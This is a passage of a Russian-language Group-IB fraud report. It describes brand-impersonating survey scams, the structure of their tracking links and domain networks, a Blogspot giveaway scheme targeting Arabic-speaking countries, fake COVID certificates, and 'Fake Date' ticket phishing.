


Рис. 7. Примеры шаблонов фишинговых сайтов

Получив такие данные, злоумышленники уже спокойно могут совершать покупки от вашего имени в интернет-магазинах, продавать эти данные на черном рынке, регистрироваться в интернете, используя персональные данные.

Они также могут сразу попросить пользователя перевести какую-либо сумму денег. Например, в качестве пробного платежа или налога, которым якобы облагается выигрыш.




Рис. 8. Конечная страница после мошеннического опроса

Стоит отметить, что опасна индивидуальная ссылка не только фишинговой страницей. Также предусмотрены другие варианты монетизации, ВПО, прямое списание средств, оформление платной подписки.

Бренды каких стран чаще атакуют

Как и многие успешные масштабные интернет-аферы, таргетированное мошенничество появилось в России, однако со временем распространилось по миру.

Сейчас такое мошенничество уже было замечено более чем **в 90 странах мира**, а в качестве приманки злоумышленники используют более **120 брендов**.

Особой «любовью» в данной схеме пользуются крупные телекоммуникационные компании, которые являются лидерами в отдельно взятых странах. Они занимают более 50% от общего числа брендов.

Количество потенциальных жертв огромно, в среднем, посещаемость подобных сайтов-опросников составляет более **5 000 человек** в сутки. Потери пользователей, по оценкам экспертов Group-IB, могут составлять до **$80 млн в месяц**[2]. Помимо этого пользователи теряют персональные данные и рискуют заразить свое устройство вредоносными программами.


На основании выявленных шаблонов, целевыми регионами для распространения мошеннической схемы являются: Европа (36,2%), Африка (24,2%) и Азия (23,1%).

[2] Формула расчета выглядит следующим образом: количество сайтов * минимальная конверсия посещаемости сайта * средняя сумма хищения на фишинговом ресурсе. Каждая страна считалась только один раз.

Регионы и индустрии, уязвимые для таргетированных скам-кампаний

Регион	%
Европа	36
Африка	24
APAC	23
Южная Америка	8
Ближний Восток	7
Северная америка	2

Страна	%
Индия	42
Тайланд	7
Индонезия	4
Европа	17
Другие	30



Это удалось узнать, так как на серверах, где размещались и размещаются данные ресурсы, существует разделение всех шаблонов по странам.

То есть, каждый шаблон на сервере находится в отдельной папке, папка же привязана к стране. Один бренд мог использоваться несколько раз, в каждой папке в зависимости от страны мог изменяться язык.

Для каждого конечного ресурса с мошенническим контентом была собрана информация об источнике трафика с разбивкой по странам. Исходя из этого распределения, основными источниками трафика для подобных ресурсов выступают такие страны, как Индия (42,2%), Таиланд (7%) и Индонезия (4,4%).

В целом география и количество брендов, используемых в данной мошеннической схеме, невероятно велики. Большинство компаний — известные мировые бренды, в списке присутствует как минимум половина всех государств.

Для каждой из стран есть как минимум 1 шаблон, в среднем же используется не менее 3 известных брендов для каждой страны.

Иногда бренды повторяются. При этом меняется язык шаблона, в целом уникальных брендов используется в схеме **более 120**.

Самый частый шаблон аферы — обещание подарить MacBook, Sony Playstation 5, iPad Pro или последние телефоны компаний Apple и Samsung за участие в опросе.

Структура таргетной ссылки

Структуру таргетной ссылки можно разделить на несколько частей.

В первой части нас отправляют к определенной директории на сайте, где хранится материал, отобранный под разных пользователей исходя из доступных о пользователе параметров: страна, местоположение, бренд и т.д.

Примеры ссылок с различными директориями:

```
https://[redacted].click/rs/122/1/33/?track=go.[redacted].
click&key=eyJ0aW1lc3RhbXAiOiIxNjI2MDkxMzE4IiwiaGFzaCI6IjR-
jNjdmMWVhZjYwNzc0NTA5ODNjNmVlMDgxYmQxM2E2YWU5NWNhZjAifQ%3D%3D&be-
mobdata=c%3D448f750d-40b8-49d1-8426-e09bef4d3f38..l%3D54032268-0e90-
420a-b4f2-bffd0954d0ae..a%3D0..b%3D0..r%3Dhttps%253A%252F%252Fwww.
google.com%252F#
```

```
https://sg.[redacted].click/kr/i12/brand/
[redacted]/?ts=08e29a07-b84a-41cf-a9c0-1cb114072fbc&camp=&-
zone=&landid=22b8a4d3-9ef6-496e-bf40-a48c5e1fff2d&osv=Windows%20
10.0&isp=[redacted]%20[redacted]&tid=08e29a07-b84a-41cf-a9c0-1cb-
114072fbc&key=eyJ0aW1lc3RhbXAiOiIxNjI2MDk2MTUwIiwiaGFzaCI6IjJhN-
jllZWU1YmI1ZjViZTJiODgwODJmMDA4NDk3YjRjMGQwODE3M2MifQ%3D%3D&td=t.
[redacted].click&bemobdata=c%3D9265ab6c-bff5-4bf2-85fc-7bc1dbb-
4daa9..l%3D22b8a4d3-9ef6-496e-bf40-a48c5e1fff2d..a%3D0..b%3D1#
```

Далее в ссылке может содержаться информация об операционной системе устройства, браузере, IP-адресе и др.

track — чаще всего это домен первоначального смартлинка, именно отсюда начинается клоака, и почти всегда это легальная площадка.

Затем идет ключ, закодированный base64. В нем содержится временная метка (timestamp) и хеш. Эти параметры используются для того, чтобы идентифицировать каждого конкретного пользователя.

Примеры ссылок с разными хешами:

```
https://[redacted].click/it/s20i11/[redacted]/?osv=Windows%2010.0&isp=
[redacted]%20Telecom&tid=1aa56077-f400-4910-92c6-bb249266438d&key=ey-
J0aW1lc3RhbXAiOiIxNjA4MTA2MDg3IiwiaGFzaCI6IjdiNGY3YmJkMzhkMzVkMDg4OD-
djYzdlMWY2Mzk5NWZjZGNlZmQxMzEifQ%3D%3D&td=t.[redacted].click&bemob-
data=c%3D23150be1-e444-4aa1-b631-33e989cb3f2d..a%3D0..b%3D0#
key = {«timestamp»:»1608106087»,»hash»:»7b4f7bbd38d35d08887cc7e1f-
63995fcdcefd131»} - в кодировке base64
```

```
https://nsg.[redacted].click/au/20/1/2/?track=go.[redacted].
click&key=eyJ0aW1lc3RhbXAiOiIxNjI2MDkwNTk2IiwiaGFzaCI6IjJhYjY5ZmU2Z-
DU0ZjE0MGJmYzI3YjMyN2I1NzdlMTdhYWFlMjc1MDUifQ%3D%3D&bemobdata=c%3D-
becb4768-3b61-47b9-8dd8-a6633197096b..l%3D2b5bb6f7-cd86-49e5-afb6-
013d10a5ea16..a%3D0..b%3D0..r%3Dhttps%253A%252F%252Fwww.google.
com%252F#
key = {“timestamp”:”1626090596”,”hash”:”2ab69fe6d54f140bfc27b-
327b577e17aaae27505”} - в кодировке base64
```

Последним элементом в ссылке является blob-ссылка, объединив которую с track, мы и можем попасть на страницу с контентом.

Связанные ресурсы

Мы обнаружили как минимум **60 различных сетей доменных имен**, где создаются таргетные ссылки. В среднем в каждой из них содержится более 70 доменных имен.

Рис. 9. Граф со структурой доменных имен

Самая крупная найденная по количеству доменных имен сеть включает в себя 232 доменных имени. Не все сайты могут быть активны в настоящий момент. Такое количество доменов создается для того, чтобы в случае блокировки активного ресурса можно было в кратчайшие сроки перенаправить трафик на его «брата». Таким образом мошенники обеспечивают бесперебойную работу своей схемы.

Очень часто большое количество доменных имен в сети совершенно не означает того, что данная сеть является самой посещаемой.

На следующем скрине представлена сеть ресурсов, которая содержит в себе 51 доменное имя, на которых также размещаются таргетные ссылки. Это одна из самых крупных по посещаемости сетей, найденных экспертами Group-IB.

Рис. 10. Граф со структурой доменных имен

Среднее количество посетителей таргетных ссылок, расположенных на домене finalopnon.click, составляет ежедневно около **4 640 человек**. Из этого можно сделать вывод, что мошенники сюда активно привлекают трафик и позаботились о том, чтобы их работа не прекратилась из-за блокировки сайта.

Ежедневно доменные имена этой сети посещают **330 993 человека** (в среднем **6620** человек на одно доменное имя). Соответственно, в месяц на ловушку мошенников попадает почти 10 млн человек только по приведенной в пример сети.

Риски для брендов и пользователей

Таргетированное мошенничество несет риски не только для пользователей, но и брендов, которые используют мошенники. Компании несут как репутационные, так и финансовые потери: однажды обманутый «брендом» пользователь больше не вернется.

Существует множество непредсказуемых рисков: на площадке массово воруют аккаунты, а потом через эти аккаунты отмывают деньги.

Если дойдет до разбирательства, компания может получить сильнейший удар по репутации вместе со штрафом от контролирующих органов.

Рекламные сети, покупая или продавая плохой трафик, рискуют своей репутацией, а следовательно, клиентами и выручкой.

Мошенничество на блог-платформах (Ближний Восток)

Весной 2021 года аналитики департамента Digital Risk Protection (DRP) Group-IB зафиксировали мошенническую схему на популярном веб-сервисе для ведения блогов **Blogspot**, направленную на пользователей арабоговорящих стран на Ближнем Востоке. В своих атаках злоумышленники незаконно использовали более 130 известных брендов со всего мира из различных индустрий: телекоммуникации, розничная торговля, индустрия развлечений и др.

В общей сложности аналитики Group-IB обнаружили более **4 300 мошеннических страниц**, созданных на **Blogspot**. Все эти страницы были зарегистрированы группой из более чем **100** аккаунтов.

Скамеры действовали по проверенной схеме, используя в качестве приманки конкурсы (giveaway) якобы от известных брендов, розыгрыши денежных призов от знаменитостей, а также конкурсы по трудоустройству от государственных организаций. Используя такие уловки, злоумышленники похищали личные данные или привлекали трафик на другие мошеннические сайты. Количество посетителей конечных сайтов, задействованных в схеме, составляет более **500 000** человек в месяц.

Как работает мошенническая схема

Жертвы попадают в сети злоумышленников, согласившись принять участие в якобы промоакции от известного бренда, гос. организации или знаменитости, чтобы выиграть ценный приз, деньги или получить работу, пройдя опрос или сыграв в «колесо фортуны».

Рис. 11. Примеры публикаций в социальных сетях со ссылкой на мошеннический блог

Рис. 12. Пример сообщения в Whatsapp со ссылкой на мошеннический блог

Жертву также могут попросить ввести свое полное имя, номер телефона, город проживания, уровень образования или желаемое место работы.

Независимо от выбора ответов или прокрутки «колеса», пользователь объявляется победителем, и его просят поделиться ссылкой на сайт с розыгрышем с 5-20 контактами в WhatsApp. Это позволяет скамерам расширить потенциальный пул жертв.

После того, как жертва рассылает необходимое число сообщений, ее перенаправляют на другие мошеннические ресурсы: новые розыгрыши, скам-сайты знакомств, сайты с установкой расширений для браузера. В худшем случае жертва может оказаться на вредоносном или фишинговом сайте.





Рис. 13. Мошенническая страница на Blogspot, на которой жертву просят поделиться ссылкой на розыгрыш со своими контактами в Whatsapp

Главной целью злоумышленников стали компании из телекоммуникационного сектора: в своей схеме мошенники использовали по меньшей мере 47 брендов телекоммуникационных компаний. Помимо телекома, мошенники также наживались на клиентах брендов из сферы розничной торговли, индустрии развлечений и автомобильной отрасли.

Индустрии брендов, эксплуатируемых в мошеннической схеме



Злоумышленники эксплуатировали не только бренды компаний, но и персональные бренды известных личностей, в частности членов королевской семьи Саудовской Аравии.

Мошенническая кампания была нацелена на 16 арабоговорящих стран: **Саудовскую Аравию, Кувейт, Иорданию, Судан, Марокко, Египет, Бахрейн, Ирак, Йемен, Палестину, ОАЭ, Алжир, Ливан, Катар, Сирию, и Оман**. Также атаке были подвержены англоязычные интернет-пользователи из Турции и Нигерии.


Распределение брендов, эксплуатируемых в мошенни-ческой схеме, по странам

Страна	%
Саудовская Аравия	27
Иордания	11
ОАЭ	11
Кувейт	8
Египет	7
Ливан	5
Бахрейн	4
Палестина	4
Судан	3
Марокко	3
Ирак	3
Йемен	3
Оман	3
Другие	8

Однако мошенническая группа не всегда использовала на своих сайтах известные бренды и личности. Среди сайтов специалистами Group-IB также были выявлены фейковые сайты знакомств и просто фальшивые розыгрыши.

Для того, чтобы заманить пользователей на скам-сайт, мошенники использовали рассылки в мессенджере WhatsApp, а также всплывающие окна pop-up и сервис контекстной рекламы Google Ads. Первый относящийся к этой мошеннической группе аккаунт на Blogspot был зарегистрирован в августе 2013 года. Пик регистрации этих аккаунтов пришелся на 2018 год, злоумышленники затем продолжили создание новых аккаунтов в 2019 и 2020 годах. По сей день на некоторых аккаунтах создаются мошеннические страницы, которые используют названия и дизайн множества брендов.

Хронология регистранции мошеннических аккаунтов на BlogSpot



Отличительной чертой работы этой мошеннической группы является активное использование возможностей сервиса Blogspot в своих схемах.

Рис. 14. Мошенническая страница на Blogspot, на которой жертву просят поделиться ссылкой на опрос со своими контактами в Whatsapp

Blogspot используется не только для регистрации фейковых страниц, имитирующих сайты известных брендов, но и для других целей: сервис выступает в качестве хранилища данных или своеобразного **CDN** (Content Delivery Network), с помощью которого хранится медиа-контент и код страниц. Такие данные в некоторых случаях загружаются на отдельные домены, благодаря чему мошенники экономят на услугах хостинга.

Blogspot также может выполнять функции сервиса для сокращения ссылок и использоваться для того, чтобы перенаправлять пользователей на мошеннические домены: поисковые системы считают переход по таким ссылкам безопасным и не отображают предупреждение о потенциально опасном сайте.

Саму же страницу, на которой происходит редирект, выявить довольно трудно, особенно рядовым пользователям, так как переход происходит мгновенно и пользователь банально не успевает увидеть факт редиректа.

Схема работы мошеннических страниц на Blogspot

Атрибуция атак

Установить связи между элементами инфраструктуры мошеннической группы удалось достаточно легко: кроме одинаковых названий (больше половины (**51,9%**) профилей имели **od.company** в названии), зарегистрированные аккаунты активно используют одни и те же ссылки для распространения в Whatsapp, перелинковки друг на друга, а также одинаковые сервера и группы доменов. Вышеперечисленное указывает на то, что эти профили вероятнее всего принадлежат одной группе злоумышленников.

Рис. 15. Пример объединения исследуемых аккаунтов по источнику трафика, Google-статистике и связями между доменами

Группа использует более 100 аккаунтов, и их количество постоянно растет: за первое полугодие 2021 года количество страниц, созданных этими аккаунтами, возросло более чем в два раза. Самые ранние аккаунты, относящиеся к группе злоумышленников, были зарегистрированы в 2013 году, что удивительно, поскольку чаще всего мошеннические страницы не работают дольше нескольких месяцев. Эта же группа активно работает на протяжении как минимум 6 лет.

В своей работе группа злоумышленников использует не только ресурсы Blogspot, но и множество других инструментов, в том числе рекламу в социальных сетях и рассылки в мессенджерах.




Рис. 16. Пример рассылки Blogspot

QR-коды, пропуска и сертификаты

Пандемия, вакцинация и жесткие карантинные меры стали для онлайн-мошенников благодатной почвой для создания новых схем — они умело манипулируют жертвами, используя их страхи, предрассудки, а порой и откровенное невежество. В июле 2021 года эксперты Group-IB проанализировали типы онлайн-мошенничества, возникшие в период пандемии COVID-19. По данным на начало июля, антирейтинг возглавила продажа фейковых сертификатов о вакцинации, на втором месте — поддельные результаты ПЦР-тестов и тестов на антитела, на третьем оказались недавно отмененные QR-коды для посещения ресторанов и кафе.

Рис. 17. Примеры объявлений о покупке QR-кода о вакцинации

Первые мошеннические схемы по продаже поддельных электронных пропусков в интернете появились в конце марта — начале апреля 2020 года, когда столичные власти ужесточили требования к самоизоляции и ограничили передвижения по городу без специального пропуска.

В мае 2020 года Group-IB обнаружила 185 мошеннических ресурсов, торгующих цифровыми пропусками: 28 сайтов, 59 групп и аккаунтов в соцсетях и 98 Telegram-каналов. Всего Group-IB заблокировала 109 ресурсов (27 сайтов, 37 групп и аккаунтов в соцсетях, 45 Telegram-каналов).

С начала сентября специалисты Digital Risk Protection Group-IB выявили 3158 новых предложений о продаже сертификатов о вакцинации. Это в 20 раз выше предыдущих **показателей лета 2021 года**! Большинство новых предложений опубликованы в чатах Telegram. По сравнению с летом 2021 года изменились время изготовления и стоимость сертификатов о вакцинации. Тогда цены варьировались от 3 000 рублей до 30 000 рублей при сроке изготовления около трех недель, однако сейчас при стоимости от 4 000 рублей до 12 000 рублей, готовый сертификат обещают доставить покупателю уже через 3 дня.

Fake Date

Первые упоминания популярной мошеннической схемы с фейковыми свиданиями на хакерских форумах появились несколько лет назад. Ее суть достаточно проста: на популярных сайтах или приложениях знакомств привлекательная девушка приглашает в «антикино» — кинотеатр с отдельными романтическими залами для двоих. После чего жертву просят приобрести билеты онлайн на фишинговом сайте.

После того, как об этой афере довольно много писали СМИ, она практически исчезла. Однако всплеск интернет-мошенничества в период пандемии, автоматизация и масштабирование новых сценариев привели к тому, что схема с фейковыми свиданиями в настоящее время перерождается.




Рис. 18. Примеры приглашений на фейковые свидания

В 2021 году самым популярным местом для «свидания» у злоумышленников стали театры и стендапы. Как бы случайно у девушки оказывается билет на какой-то спектакль или выступление звезды разговорного жанра — подарили на день рождения, мама заболела и не может пойти, больше не с кем пойти и прочее.

Она скидывает QR-код своего билета и предлагает купить место рядом с ней, а также направляет ссылку, где можно билет приобрести. Далее, воспользовавшись доверчивостью жертвы, злоумышленник может подвести к еще двум-трем списаниям средств под предлогом необходимости покупки еще одного билета или возврата денег.

На основе обращений граждан, графового анализа, а также исследований преступных сообществ изнутри специалистам CERT удалось выявить более **716** причастных к Fake date доменных имен, почти 60% которых были зарегистрированы с начала 2021 года.

Рост мошеннических ресурсов по Fake date

